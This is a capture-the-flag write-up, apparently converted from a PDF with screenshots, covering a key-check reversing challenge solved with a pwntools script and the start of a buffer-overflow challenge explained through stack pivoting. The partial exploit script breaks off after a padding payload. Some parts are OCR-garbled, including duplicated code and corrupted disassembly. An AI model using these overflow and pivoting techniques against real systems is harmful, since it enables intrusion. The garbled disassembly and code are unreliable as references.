+RDX 0x555555556184 mov eax, dword ptr [rbp + rax*8 - 0xa800]
+RDX 0x55555555618b mov dword ptr [rbp - 0xa860], eax <0x555555556229>
+RDX 0x555555556191 jmp 0x555555556229 <0x555555556229>
+
+RDX 0x555555556229 mov eax, dword ptr [rbp - 0xa868]
[ STACK ]
00:0000 rsp 0x7fffffd370 → 0x555555556252 ← 'BJIZ-HACKERLAB'
01:0008 0x7fffffd380 ← 0x555555556250 ← 0x3833390038384433 /* '3D88' */
02:0016 0x7fffffd380 ← 0x0
03:0018 0x7fffffd380 ← 0xb00000002
04:0020 0x7fffffd390 ← 0xc3205
05:0028 0x7fffffd390 ← 0x0
06:0030 0x7fffffd390 ← 0x0
07:0038 0x7fffffd390 ← 0x37e000000000
[ BACKTRACE ]
▶ 0 0x555555556252
1 0x5555555567ac
2 0x7ffff7a456ca __libc_start_main+122
3 0x7ffff7a45785 __libc_start_main+133
4 0x555555555575

```

pwndbg> x \$rdx  
0x0: Cannot access memory at address 0xb

Oh god I spent so much time trying to debug my code but eventually gave up

Moving on we know the following:

- compute[0] = 1
- compute[1] = 1
- compute[2] = 11

Because `compute[2]` is 11 I needed to find a value that would make this comparison equal

```
compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

So far we can change that to:

```
11 == (x + 5) - y
```

I mean that's if what I'm doing is right 😂

But when I checked for possible values of `compute[5]` I saw that each occurrence is just 1 and the same apply to `compute[3]`

I really got confused and started thinking maybe there's something wrong with my decompiled code

I didn't want to bother reading any assembly because I was exhausted and then I went into dynamic reversing then figured out that for some reason setting `compute[3]`, `compute[4]`, `compute[5]` to 1 works!

You can generate the input using the approach i used previously

Here's the input:

```
BJIZ-HACKERLAB
3D88-9387-BC59-29FE-9609-6347
VSENW04PBwkHGCdwB1tMBABxdRQKAwEAGlBVDFI=
```

And we need to send the input to the remote server


```
from pwn import *

io = remote("135.125.107.236", "2300")

io.recvuntil("username :")
io.sendline("BJIZ-HACKERLAB")

io.sendline("VSENW04PBwkHGCdwB1tMBABxdRQKAwEAGlBVDFI=")

io.interactive()
```




```
markhaxor: ~/Desktop/CTF/HackerLab24/Keycheck
File Edit View Search Terminal Help
Δ ~ ~/Desktop/CTF/HackerLab24/Keycheck > python3 con.py
[*] Opening connection to 135.125.107.236 on port 2300: Done
/home/mark/Desktop/CTF/HackerLab24/Keycheck/con.py:7: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    io.recvuntil("username ::")
/home/mark/Desktop/CTF/HackerLab24/Keycheck/con.py:8: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    io.sendline("BJIZ-HACKERLAB")
/home/mark/Desktop/CTF/HackerLab24/Keycheck/con.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    io.sendline("V1lMVE4PBwkHGFBlB1RMBAxdRQKAwEAGlBVDFI=")
[*] Switching to interactive mode
Dear BJIZ-HACKERLAB, here's your auth SEDD: 587.
You have 5 seconds to enter your key.
Please enter your key : Correct key, Here the flag: HLB2024{C@Ngr4tz_y0u_Pa5S_7hE_kEyCh3Ck}
[*] Got EOF while reading in interactive
^C
[*] Closed connection to 135.125.107.236 port 2300
Δ ~ ~/Desktop/CTF/HackerLab24/Keycheck >
```

Flag: HLB2024{C@Ngr4tz\_y0u\_Pa5S\_7hE\_kEyCh3Ck}

Very fun challenge and I learnt a lot during the process

But maybe the program is buggy or I'm just the one messing up? In any case that's all for it.

FPO



We are given a remote instance to connect to and also a binary

Downloading the binary and checking the file type and protections enabled on it shows this

```
Δ ➜ ~/Desktop/CTF/Hackerlab24/FPO > file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=595b0f02d5505069e9650f83f76d261910cdea45, for GNU/Linux 3.2.0, not stripped
Δ ➜ ~/Desktop/CTF/Hackerlab24/FPO > checksec chall
[+] /home/mark/Desktop/CTF/Hackerlab24/FPO/chall
  Arch: amd64-64-little
  RELRO: No RELRO
  Stack: No canary found
  NX: NX unknown - GNU_STACK missing
  PIE: PIE enabled
  Stack: Executable
  RWX: Has RWX segments
Δ ➜ ~/Desktop/CTF/Hackerlab24/FPO >
```

We are working with a 64 bits executable and the protections enabled is just PIE

- **Position Independent Executable** : randomizes the memory address of the executable on each runtime.

The other protections are disabled and the one which looks interesting is the fact that the STACK is executable meaning that NX is disabled:

- **No eXecute (NX)** : also known as **Data Execution Prevention or DEP** marks certain areas of the program as not executable, meaning that stored input or data cannot be executed as code.

In our case it's disabled which means that the stack region permission is going to be readable, writable & executable

Moving on RELRO is also disabled:

- **Relocation Read-Only:** it's a security feature used in binaries to mitigate the risks associated with GOT (Global Offset Table) overwrites.

The fact it's disabled means the Global Offset Table is writable

Pretty interesting combinations!

Now let's move to the main stuff


I ran the binary to get an overview of what it does

```
mark@haxor: ~/Desktop/CTF/HackerLab24/FPO
File Edit View Search Terminal Help
Δ ~ ~/Desktop/CTF/HackerLab24/FPO > ./chall
Nickname @>0x7fff011f6ec0
Take your nickname>wizard challs too good frfr!
Hello wizard challs too good frfr!
Δ ~ ~/Desktop/CTF/HackerLab24/FPO >
```

We get a stack leak, it asks for our input and then prints it out

In order to find the vulnerability we need to reverse engineer the binary

Throwing it into IDA and viewing the `main()` function I got this




```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    init(argc, argv, envp);
    vuln();
    return 0;
}
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    init(argc, argv, envp);
    vuln();
    return 0;
}
```

It calls the `init()` function then proceeds to calling the `vuln()` function

Here's the decompilation of the `init()` function:



```
void init()
{
    alarm(60u);
    setbuf(stdin, 0LL);
    setbuf(_bss_start, 0LL);
    setbuf(stderr, 0LL);
}
```

```


void init()
{
    alarm(60u);
    setbuf(stdin, 0LL);
    setbuf(_bss_start, 0LL);
    setbuf(stderr, 0LL);
}

```

We can see this just does some standard buffering setup on `stdin`, `stderr` & `_bss_start` and then it's timeout is set to 60 seconds using the `alarm` function

Nothing much here

Let's move on to the `vuln()` function:



The screenshot shows the IDA Pro interface with the "Pseudocode-B" tab selected. The code for the `vuln()` function is displayed:

```

1 int64 vuln()
2 {
3     char buf[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     printf("Nickname @>%p\n", buf);
6     printf("Take your nickname>");
7     read(0, buf, 258uLL);
8     printf("Hello %s", buf);
9     return 0LL;
10 }

```

```

__int64 vuln()
{
    char buf[256]; // [rsp+0h] [rbp-100h] BYREF

    printf("Nickname @>%p\n", buf);
    printf("Take your nickname>");
    read(0, buf, 258uLL);
    printf("Hello %s", buf);
    return 0LL;
}

```

Here's what this function does:

- It initializes a char buffer array which can hold up to 256 bytes of data
- It prints out the buffer array address
- It reads in at most 258 bytes into the buffer array
- Then it prints our the content filled into the buffer array

The code is pretty straight forward hence the vulnerability is obvious

BUG:

- We are reading in at most 258 bytes of data into a buffer that can only hold up 256 bytes which leads to a buffer overflow

Ok good we've seen that we have a buffer overflow but it's only just a 2 byte overflow

Now the stack frame of that function is going to like this:

```
buf[256] -> saved_rbp -> return_address
```

This means we only have a 16 bits write on the saved rbp address

What that means is basically that we can only overwrite the 2 least significant bit (LSB) address of the saved rbp

Now how the hell are we going to make use of such small overflow to get a shell?

Well there's something called Stack Pivot

**Stack Pivoting** is a technique we use when we lack space on the stack - for example, we have 16 bytes past RIP. In this scenario, we're not able to complete a full ROP chain.

During Stack Pivoting, we take control of the **RSP** register and "fake" the location of the stack.

Because PIE is enabled we can't really say we want ROP Gadgets to form a ROP chain since that requires a leak of the elf base address

But that isn't an issue for us because the stack is executable therefore if the RIP points to the stack and it contains some instruction let's say `pop rdi; ret` then that would be executed

Armed with this information how do we perform a Stack Pivot in this case?

One important thing to notice here is that every function ends with a `leave; ret` but usually `main()` doesn't end with a `leave; ret` though for some reason it's an exception here!

And that instruction is equivalent to

```
mov rsp, rbp  
pop rbp  
pop rip
```

That's a very good gadget that we can use to stack pivot because if we look at `leave` again, we notice that the value in `rbp` gets moved to `rsp`! so if we overwrite the `rbp` and overwrite `rip` with `leave; ret` again, the value in `rbp` gets moved to `rsp`, and what happens when we control the value in `rsp`? well when `pop rip` executes we basically would then have control flow over the program!

It would be more understandable when I debug to see how it works! and here's a [resource](#) on that

In this case we can't overwrite the `rip` since we have just very limited control (2 bytes overwrite)

Now the idea is that even though our control over the `rbp` is 2 bytes that's really sufficient because the first 6 bytes of the saved `rbp` in function `vuln()` is the same as our `buf` so we can just overwrite the last two bytes to point to the top of our buffer: (`stack_leak & 0xffff`)

Ok now when the `vuln` function `ret` and the `main` function is about to return here's what's going to happen

```
mov rsp, rbp  
pop rbp  
pop rip
```

The value in `rbp` is going to be popped into `rip` and since we control `rbp` from the previous function `vuln()`, we get basically control flow over this program

Now that's said let's do some debugging and testing

First we need to parse our buffer leak

You can generate a template using:

```
Δ ~/Desktop/CTF/Hackerlab24/FPO > pwn template chall
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or 'chal1')

# Many built-in settings can be controlled on the command-line and show up
# in "args". For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#----- EXPLOIT GOES HERE -----
#----- EXPLOIT GOES HERE -----#
Arch: amd64-64-little
# RELRO: No RELRO
# Stack: No canary found
# NX: NX unknown GNU_STACK missing
# PIE: PIE enabled
# Stack: Executable
# RWX: Has RWX segments

io = start()

# shellcode = asm(shellcraft.sh())
# payload = fit({
#     32: 0xdeadbeef,
#     'iaaa': [1, 2, 'Hello', 3]
# }, length=128)
# io.send(payload)
# flag = io.recv(...)
# log.success(flag)

```

pwn template chall

Here's how mine looks like:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings

# Set up pwntools for the correct architecture
exe = context.binary = ELF('chal1')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--geometry=128x50+1100+0', '-e']

filterwarnings("ignore")
context.log_level = 'info'

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)
```

```
gdbscript = '''
init-pwndbg
b *vuln+121
continue
''.format(**locals())

#=====#
#           EXPLOIT GOES HERE
#=====

def init():
    global io

    io = start()

def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256


    io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()
```


Now when we run it we see that the buf leak is parsed well



```
markhaxor: ~/Desktop/CTF/Hackerlab24/FP0
File Edit View Search Terminal Help
Δ ~/Desktop/CTF/Hackerlab24/FP0 > python3 solve.py
[+] ./home/mark/Desktop/CTF/Hackerlab24/FP0/chall
  Arch: amd64-64-little
  RELRO: No RELRO
  Stack: No canary found
  NX: NX unknown - GNU_STACK missing
  PIE: PIE enabled
  Stack: Executable
  RWX: Has RWX segments
[*] Starting local process './home/mark/Desktop/CTF/Hackerlab24/FP0/chall': pid 23611
[*] buf leak: 0x7fecb772b60
[*] Switching to interactive mode
Take your nickname>*
```

Ok good now let's start the real stuff

Note that I set a breakpoint in vuln+121



```
markhaxor: ~/Desktop/CTF/Hackerlab24/FP0
File Edit View Search Terminal Help
Δ ~/Desktop/CTF/Hackerlab24/FP0 > gdb/gef chall
Reading symbols from chall...
(No debugging symbols found in chall)
dError while writing index for '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall': No debugging symbols
GEF for linux ready, type 'gef' to start, 'gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.02ms using Python engine 3.11
gef> disass vuln
Dump of assembler code for function vuln:
0x00000000000108: push rbp
0x00000000000109: mov rbp, rsp
0x0000000000010a: sub rsp, 0x100
0x00000000000110: lea rax,[rbp-0x100]
0x00000000000111: mov rsi, rax
0x00000000000112: lea rax,[rip+0xe30]    # 0x2004
0x00000000000113: mov rdi, ax
0x00000000000114: mov eax, <>0
0x00000000000115: call 0x1000 <printf@plt>   # 0x2013
0x00000000000116: lea rax,[rip+0xe20]    # 0x2003
0x00000000000117: mov rdi, rax
0x00000000000118: mov eax, <>0
0x00000000000119: call 0x1000 <printf@plt>
0x0000000000011a: lea rax,[rbp-0x100]
0x0000000000011b: mov rsi, rax
0x0000000000011c: mov edx, 0x102
0x0000000000011d: mov rsi, rax
0x0000000000011e: mov rdi, rax
0x0000000000011f: mov rsi, rax
0x00000000000120: mov edi, 0x0
0x00000000000121: call 0x1000 <read@plt>
0x00000000000122: lea rax,[rbp-0x100]
0x00000000000123: mov rsi, rax
0x00000000000124: lea rax,[rip+0xe60]    # 0x2027
0x00000000000125: mov rdi, rax
0x00000000000126: mov eax, <>0
0x00000000000127: call 0x1000 <printf@plt>
0x00000000000128: lea rax,[rbp-0x100]
0x00000000000129: mov rsi, rax
0x0000000000012a: lea rax,[rip+0xe60]    # 0x2027
0x0000000000012b: mov rdi, rax
0x0000000000012c: mov eax, <>0
0x0000000000012d: leave
0x0000000000012e: ret
End of assembler dump.
gef>
```

Now I added this to my exploit

```
38  def solve():
39      io.recvuntil("Nickname @>")
40      buf = int(io.recvline().strip(), 16)
41      info("buf leak: %#x", buf)
42
43      offset = 256
44
45      payload = b'A'* 256 + b'BB'
46
47      io.sendline(payload)
48
49      io.interactive()
```

```

def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'* 256 + b'BB'

